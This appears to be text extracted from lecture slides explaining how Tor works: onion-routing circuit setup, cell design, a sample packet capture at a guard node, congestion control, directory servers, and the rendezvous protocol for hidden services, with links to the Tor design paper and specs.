
1. *u* creates *l*-hop circuit through routers
2. *u* opens a stream in the circuit to *d*
3. Data are exchanged

Onion Routing



1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged


Onion Routing



1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged
4. Stream is closed.


Tor Circuit Setup (1)

- Client proxy establish a symmetric session key and circuit with relay node #1




Tor Circuit Setup (2)

- Client proxy extends the circuit by establishing a symmetric session key with relay node #2
 - Tunnel through relay node #1 - don't need  !




Tor Circuit Setup (3)

- Client proxy extends the circuit by establishing a symmetric session key with relay node #3
 - Tunnel through relay nodes #1 and #2



Using a Tor Circuit

- Client applications connect and communicate over the established Tor circuit
 - Datagrams decrypted and re-encrypted at each link



Design

- Overlay network on the user level
- Onion Routers (OR) route traffic
- Onion Proxy (OP) fetches directories and creates virtual circuits on the network on behalf of users.
- Uses TCP with TLS
- All data is sent in fixed size (bytes) cells



How does Tor traffic look like?

- Snippet of traffic observed at entry node (Guard OR)

tor-no-maRk.pcapng [Wireshark 1.10.7 (v1.10.7-0-g6b931a1 from master-1.10)]						
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
Filter: ip.dst eq 192.168.0.109				Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Length	Info
12	0.63010000	195.154.76.180	192.168.0.109	TLSV1.2	1747	Continuation Data
13	0.63016000	195.154.76.180	192.168.0.109	TLSV1.2	1414	Continuation Data
15	0.65817200	195.154.76.180	192.168.0.109	TLSV1.2	809	Continuation Data
16	0.66294900	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data, Application Data
18	0.66310600	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
19	0.66313300	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
21	0.68808500	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
22	0.68815500	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
24	0.70921100	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
25	0.70938400	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
28	0.71300200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
29	0.73010600	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
31	0.73026100	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
32	0.73028600	195.154.76.180	192.168.0.109	TLSV1.2	930	Application Data
34	0.73036700	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data, Application Data
35	0.73040900	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
37	0.73431800	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
38	0.74441200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
40	0.74774200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
41	0.75513600	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
43	0.75528600	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
44	0.75530500	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]

Additional functionality

- Integrity checking
 - Only done at the edges of a stream
 - SHA-1 digest of data sent and received
 - First 4 bytes of digest are sent with each message for verification
- OR-to-OR congestion might happen if too many users choose the same OR-to-OR connection.
- Circuit Level throttling
 - 2 windows keep track of relay data to be transmitted to other ORs (packaging window) and data transmitted out of the network (delivery window)
 - Windows are decremented after forwarding packets and increments on a relay sendme message towards OP with streamID zero.
 - When a window reaches 0, no messages are forwarded

Using Tor

- Many applications can share one circuit
 - Multiple TCP streams over one anonymous connection
- Tor router doesn't need root privileges
 - Encourages people to set up their own routers
 - More participants = better anonymity for everyone
- Directory servers
 - Maintain lists of active relay nodes, their locations, current public keys, etc.
 - Control how new nodes join the network
 - “Sybil attack”: attacker creates a large number of relays
 - Directory servers' keys ship with Tor code


Hidden Services

- Goal: deploy a server on the Internet that anyone can connect to without knowing where it is or who runs it
- Accessible from anywhere
- Resistant to censorship, denial of service, physical attack
 - Network address of the server is hidden, thus can't find the physical server


Hidden Service and Rendezvous Points

- Location-hidden services allow Bob to offer a TCP service without revealing his IP address.
- Tor accommodates receiver anonymity by allowing location hidden services
- Design goals for location hidden services
 - Access Control: filtering incoming requests (against flooding)
 - Robustness: maintain a long-term pseudonymous identity (ability to migrate service across Ors)
 - Smear-resistance: social attacker should not be able to “frame” a rendezvous router by offering an illegal location-hidden service and making observers believe the router created that service
 - Application transparency: same unmodified application
- Location hidden service leverage rendezvous points


Setting up a hidden service (1)




Setting up a hidden service (2)




Setting up a hidden service (3)




Setting up a hidden service (4)



Setting up a hidden service (5)





Setting up a hidden service (6)



Steps

- Bob generates a long-term public key pair to identify his service
- Bob chooses some introduction points, and advertises them on the lookup service, also providing his public key
- Bob builds a circuit to each of his introduction points, and tells them to wait for requests.
- Alice learns about Bob's service out of band, retrieves the details of Bob's service from the lookup service
- Alice chooses an OR as the rendezvous point (RP) for her connection to Bob's service. She builds a circuit to the RP, and gives it a randomly chosen "rendezvous cookie" to recognize Bob.
- Alice opens an anonymous stream to one of Bob's introduction points, and gives it a message (encrypted with Bob's public key) telling it about herself, her RP and rendezvous cookie, and the start of a DH handshake. The introduction point sends the message to Bob.
- If Bob wants to talk to Alice, he builds a circuit to Alice's RP and sends the rendezvous cookie, the second half of the DH handshake, and a hash of the session key they now share.
- The RP connects the two circuits. Note that RP can't recognize Alice, Bob, or data they transmit.
- Alice sends a relay begin cell along the circuit. It arrives at Bob's OP, which connects to Bob's webserver.
- An anonymous stream has been established, and Alice and Bob communicate as normal.

Hidden services examples



More insights

- <https://svn.torproject.org/svn/projects/design-paper/tor-design.pdf>
- <http://freehaven.net/anonbib/>
- <https://www.torproject.org/docs/hidden-services.html.en>
- <https://gitweb.torproject.org/torspec.git/tree/tor-spec.txt>